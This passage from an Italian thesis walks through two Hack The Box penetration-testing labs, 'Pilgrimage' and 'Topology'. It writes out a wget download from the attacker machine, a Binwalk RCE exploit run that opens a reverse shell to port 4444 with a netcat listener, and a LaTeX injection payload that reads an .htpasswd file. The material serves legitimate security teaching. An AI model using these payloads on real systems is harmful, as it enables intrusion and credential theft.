


Figura 3.22: Seconda parte dell'output del comando `identify -verbose`

Incolliamo una parte del risultato avuto sul sito CyberChef e scopriamo informazioni molto importanti: il nome di un utente User (*emily*) e la sua password (*abigchonkyboi123*), come mostrato in Figura 3.23.



Figura 3.23: Risultato ottenuto su CyberChef

Nella Figura 3.24, si avvia una connessione SSH (Secure Shell), trattata nella Sezione 2.4.2, a un host remoto con l'indirizzo IP *10.10.11.219*, utilizzando l'account dell'utente "emily" e inserendo la password appena trovata.




Figura 3.24: Avvio della Secure Shell

Tramite il comando `ls`, nella Figura 3.25, otteniamo l'elenco dei file presenti. Nel nostro caso è presente soltanto il file di nome "`user.txt`" e visualizziamo il contenuto tramite il comando `cat user.txt` in modo tale da reperire la User flag.




Figura 3.25: Scoperta della User Flag

3.4 Post-Exploitation

Facendo il punto della situazione, è stato ottenuto il controllo della Shell utente, ma è importante proseguire la ricerca per arrivare alla Shell Root. Per determinare la Root Flag, mantenendo l'accesso all'account Emily, verifichiamo cosa vi è presente nella directory `/var/www/pilgrimage.htb/shrunk/` e rimuoviamo tutti gli elementi presenti. Ciò si riscontra nella Figura 3.26.




Figura 3.26: Rimozione elementi presenti in `/var/www/pilgrimage.htb/shrunk/`

Nella Figura 3.27, su un'altra finestra del terminale ci rechiamo della directory `/opt` e, digitando il comando `python -m http.server`, utilizzando Python, avviamo un server

web che risponde alle richieste HTTP. Il server web è in ascolto sulla porta 8000 e, quindi, accetta le richieste HTTP inviate a questa porta.



Figura 3.27: Avvio del server web sulla porta 8000

Scarichiamo il file di nome `pspy64` nella directory `/tmp` tramite il comando `wget http://10.10.14.150:8000/pspy64` specificando l'indirizzo IP della macchina (`10.10.14.150`) e la porta 8000 (Figura 3.28).




Figura 3.28: Salvataggio del file `pspy64`

Il file `pspy64` rappresenta uno strumento a riga di comando progettato per curiosare nei processi senza bisogno di permessi di root e consente di vedere i comandi eseguiti da altri utenti. Lo si rende eseguibile tramite il comando `chmod +x pspy64` e lo si esegue avendo come risultato ciò che viene mostrato in Figura 3.29.



Figura 3.29: Esecuzione di `pspy64`

Nell'output troviamo una parte molto interessante `/bin/bash/usr/sbin/malwarescan.sh`; esso indica che il processo con PID 655 sta eseguendo il comando `/bin/bash`, che è il percorso dell'interprete della shell Bash, seguito dal percorso completo di un file chiamato `malwarescan.sh`. Ciò suggerisce che il processo sta eseguendo uno script di scansione di malware.

Tramite il comando `cat` visualizziamo il contenuto dello script chiamato `malwarescan.sh` situato nella directory `/usr/sbin` (Figura 3.30).

```
emily@pilgrimage:/tmp$ cat /usr/sbin/malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
        filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin
/sed -n -e 's/^.*CREATE //p')"
        binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
                if [[ "$binout" == *"$banned"* ]]; then
                        /usr/bin/rm "$filename"
                        break
                fi
        done
done
emily@pilgrimage:/tmp$
```

Figura 3.30: Visualizzazione dello script in bash

Si nota che l'obiettivo di questo script sembra essere quello di rilevare e rimuovere file che corrispondono a determinati tipi di contenuti sospetti o potenzialmente dannosi. In particolare `binout="$(/usr/local/bin/binwalk -e "$filename")"`: esegue il comando `binwalk` sul file appena creato per esaminarne il contenuto e ottenere informazioni sugli eventuali file incorporati. L'output viene memorizzato nella variabile `binout`. Per questo motivo si è scaricato un file di exploit, che può essere trovato nell'indirizzo `https://www.exploit-db.com/exploits/51249`, specificamente progettato per sfruttare la vulnerabilità per eseguire comandi arbitrari sul sistema in cui è presente Binwalk (Figura 3.31).




Figura 3.31: Pagina Web riguardante l'exploit Binwalk

A questo punto nella directory `/Scaricati` si digita il comando `searchsploit binwalk` per cercare all'interno del database Exploit Database informazioni sugli exploit relativi a Binwalk (dettagli sugli exploit, vulnerabilità e informazioni correlate), un tool per l'analisi di file binari (Figura 3.32). L'output di quest'ultimo comando mostra un file di nome `51249.py` che è proprio il file di script, scritto in linguaggio di programmazione Python, scaricato in precedenza dal motore di ricerca.

```
┌──(simone㉿kali)-[~/Scaricati]
└─$ searchsploit binwalk
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------------
Binwalk v2.3.2 - Remote Command Execution (RCE)       | python/remote/51249.py
------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Figura 3.32: Risultato del comando `searchsploit binwalk`

Successivamente il comando `searchsploit -m python/remote/51249.py` viene utilizzato per copiare un exploit specifico dalla base di dati di Exploit Database nella directory `/Documenti/imagemagick-lfi-poc`, come mostrato in Figura 3.33.




Figura 3.33: Informazioni sull'exploit `51249.py`

In Figura 3.34 con il comando `python3 51249.py CVE-2022-44268` eseguiamo lo script Python denominato `51249.py`.




Figura 3.34: Esecuzione dello script Python

Poi, tramite il comando `python3 51249.py CVE-2022-44266/image.png 10.10.14.150 4444`, eseguiamo lo script scritto in Python sul file `image.png` specificando l'indirizzo IP della macchina (*10.10.14.150*) e la porta in ascolto (4444), come si vede in Figura 3.35.




Figura 3.35: Esecuzione dello script Python sul file `image.png`

Sempre sulla stessa directory, digitando il comando `python -m http.server`, si avvierà un server web che risponderà alle richieste HTTP. Il server web è in ascolto sulla porta 3000 e, quindi, accetterà le richieste HTTP inviate a questa porta (Figura 3.36).



Figura 3.36: Avvio del Server Web in ascolto sulla porta 3000

Tornando sull'account di emily, il file `binwalk_exploit.png` verrà scaricato dal server remoto e salvato nella directory `/var/www/pilgrimage.htb/shrunk` (Figura 3.37).




Figura 3.37: Scaricamento del file `binwalk_exploit.png`

Successivamente, digitando il comando `nc -nvlp 4444`, si utilizza `nc` (netcat) per aprire una connessione di rete dall'indirizzo IP *10.10.11.219* alla porta 4444 del sistema e ascoltare le connessioni in arrivo. Come mostrato in Figura 3.38, durante la connessione, è stato inviato il comando `id` e come output si nota che si è eseguito il comando con privilegi di amministratore (*UID 0*) e che si è l'utente Root. Subito dopo, cambiando directory in `/root` e dando il comando `ls`, verifichiamo i file presenti in essa. Visualizzando il contenuto del file `user.txt`, attraverso il comando `cat root.txt`, si arriva a scoprire la Root Flag (Figura 3.38).




Figura 3.38: Scoperta della Root Flag

CAPITOLO 4

Un secondo test di Ethical hacking

Nel corso di questo capitolo esploreremo in dettaglio il processo di esecuzione di un secondo penetration test su una macchina virtuale. Verranno descritti metodi e tecnologie necessari all'ottenimento dell'accesso al sistema User e al sistema Root.

In questo caso, la macchina target, messa a disposizione dalla piattaforma di sicurezza informatica Hack The Box (HTB), descritta nella Sezione 2.2, è denominata "Topology" e, come la macchina utilizzata nel Capitolo 3, è basata sul sistema operativo Linux.

4.1 Information Gathering

Il passo preliminare, come si nota nella Figura 4.1, è la creazione di una sottocartella della cartella `Documenti`, avente lo stesso nome della macchina bersaglio, in modo tale che tutte le azioni, i file e i tool saranno contenuti nella suddetta cartella.




Figura 4.1: Creazione cartella di nome Topology

Come già visto nel Capitolo 3, ci si collega alla corrispondente VPN del sito di HackTheBox, attraverso il download del file `.ovpn` e l'esecuzione del comando `sudo openvpn lab_Trust14.ovpn`, e si avvia la macchina di nome Topology.

Una volta effettuato ciò si inizia con l'enumerazione, come si osserva in Figura 4.2, attraverso il comando `nmap -A -sV 10.10.11.217`; dove l'indirizzo IP corrisponde a quello della macchina Topology. Nel precedente comando sono stati utilizzati i seguenti parametri:

- *-A*, indica ad Nmap di eseguire una scansione "aggressiva" e include un insieme di scansioni e rilevazioni specifiche che cercano di ottenere il massimo numero possibile di informazioni su un obiettivo. Questo può comprendere la rilevazione del sistema operativo, delle versioni dei servizi, delle opzioni del firewall e altro.
- *-sV*, per sondare le porte aperte determinando le informazioni sui servizi in ascolto su queste ultime e provando a identificarne le versioni.

```
┌──(simone㉿kali)-[~/Documenti/topology]
└─$ nmap -A -sV 10.10.11.217
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-22 18:25 CEST
Nmap scan report for 10.10.11.217
Host is up (0.052s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 dcbc3286e8e8457810bc2b5dbf0f55c6 (RSA)
|   256 d9f339692c6c27f1a92d506ca79f[illegible]c33 (ECDSA)
|_  256 4ca65075d0934f9c4a1b890a7a2708d7 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Miskatonic University | Topology Group
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.54 seconds
```

Figura 4.2: Esecuzione del comando Nmap

Si può notare che il risultato di questo comando è un elenco di porte aperte, in particolare due:

- *Porta 22*: la porta TCP 22 è aperta e sta ospitando un servizio SSH (Secure Shell), un protocollo di rete crittografato utilizzato per la gestione remota sicura di sistemi. Inoltre si nota che è in esecuzione la versione 8.2p1 di OpenSSH su un sistema Ubuntu con il kernel Linux;
- *Porta 80*: il servizio in ascolto è HTTP (Hypertext Transfer Protocol) e "http-title: Miskatonic University | Topology Group" è il titolo della pagina web visualizzato nel server. La pagina web sembra appartenere a "`Miskatonic University | Topology Group`".

Infatti cercando "*10.10.11.217*" sul motore di ricerca, ossia l'indirizzo IP della macchina Topology, si nota che apparirà nello schermo il sito web presente in Figura 4.3.




Figura 4.3: Risultato della ricerca dell'indirizzo IP `10.10.11.217`

Nella Figura 4.4, si nota come, navigando sul sito web, si abbia una sezione riguardante i progetti software sviluppati dal *Topology Group of Prof. Lilian Klein* situato nella Miskatonic University; in particolare, vi è un software (nella sezione in rosso nella foto) riguardante la creazione di file con estensione `.png` di equazioni LaTeX nel browser.




Figura 4.4: Navigazione sul sito web *Topology*

Tramite il comando `sudo nano /etc/hosts`, si apre e si modifica il file di configurazione degli host sul sistema Linux, creando un'associazione tra l'indirizzo IP *10.10.11.217* della macchina Topology e il nome di dominio `latex.topology.htb` (Figura 4.5).




Figura 4.5: Modifica del file `hosts`

Di conseguenza, una volta aggiornato il file `hosts`, si è in grado di aprire la pagina web mostrata in Figura 4.6.




Figura 4.6: Apertura del sito web `latex.topology.htb/equation.php`

4.2 Vulnerability Analysis

Conclusa l'analisi superficiale del sito, è necessario analizzare in maniera più approfondita tutto ciò che lo riguarda, in modo tale da analizzare e individuarne le eventuali vulnerabilità da poter sfruttare per ottenere l'accesso alla Shell utente.

A questo scopo, si cerca sul motore di ricerca "*LaTeX Injection*". Al seguente indirizzo web `https://book.hacktricks.xyz/pentesting-web/formula-doc-latex-injection` si trova il comando presente nella Figura 4.7, da inserire nel sito corrispondente al dominio `latex.topology.htb`.




Figura 4.7: Reperimento LaTeX Injection sul sito web HackTricks

L'iniezione LaTeX per la lettura dei file è una forma di attacco informatico che sfrutta debolezze nelle funzionalità di parsing e rendering di LaTeX, un linguaggio di markup ampiamente utilizzato per la creazione di documenti tecnici e scientifici. L'attacco generalmente coinvolge l'inserimento di codice LaTeX dannoso all'interno del documento, che sfrutta le funzionalità di inclusione di file di LaTeX.

4.3 Exploitation

Sfruttando le informazioni reperite dalla fase di *Vulnerability Analysis*, si effettua una LaTeX Injection, ossia un tipo di attacco informatico che mira ad inserire comandi LaTeX dannosi o malevoli in un'applicazione o un sistema che elabora il markup LaTeX. L'obiettivo è quello di sfruttare vulnerabilità nella visualizzazione o nell'elaborazione del codice LaTeX al fine di ottenere accesso non autorizzato.

Il comando che digiteremo nel campo di inserimento testuale sul sito web è:

```
$\lstinputlisting{/var/www/dev/.htpasswd}$
```

Nella Figura 4.8 si osserva l'inserimento del comando suddetto nel sito web.
In particolare:

- `\lstinputlisting`: è utilizzato per inserire codice sorgente da file esterni all'interno di un documento LaTeX. Quindi consente di includere codice da un file specificato e di formattarlo in modo appropriato per la visualizzazione nel documento.

- `/var/www/dev/.htpasswd`: è una stringa di percorso (path) che punta a un file chiamato `.htpasswd` situato nella directory `/var/www/dev`. Questo file è spesso utilizzato per la protezione di directory o pagine web mediante l'autenticazione basata su password.




Figura 4.8: Inserimento del comando per effettuare la LaTeX Injection

Cliccando il pulsante "Generate" sulla pagina web, si ottiene il risultato osservato in Figura 4.9. La parte del risultato ottenuto, corrispondente a *vdaisley*, riguarda il nome di un utente.




Figura 4.9: Risultato del comando di LaTeX Injection

Di seguito, tramite il comando `gedit hash.txt`, si avvierà l'applicazione `Gedit`, l'editor di testo di GNOME, e si aprirà il file chiamato `hash.txt` utilizzando il suddetto editor (Figure 4.10 e 4.11). Poi si trascrive nel file `hash.txt` il risultato ottenuto con la LaTeX Injection.

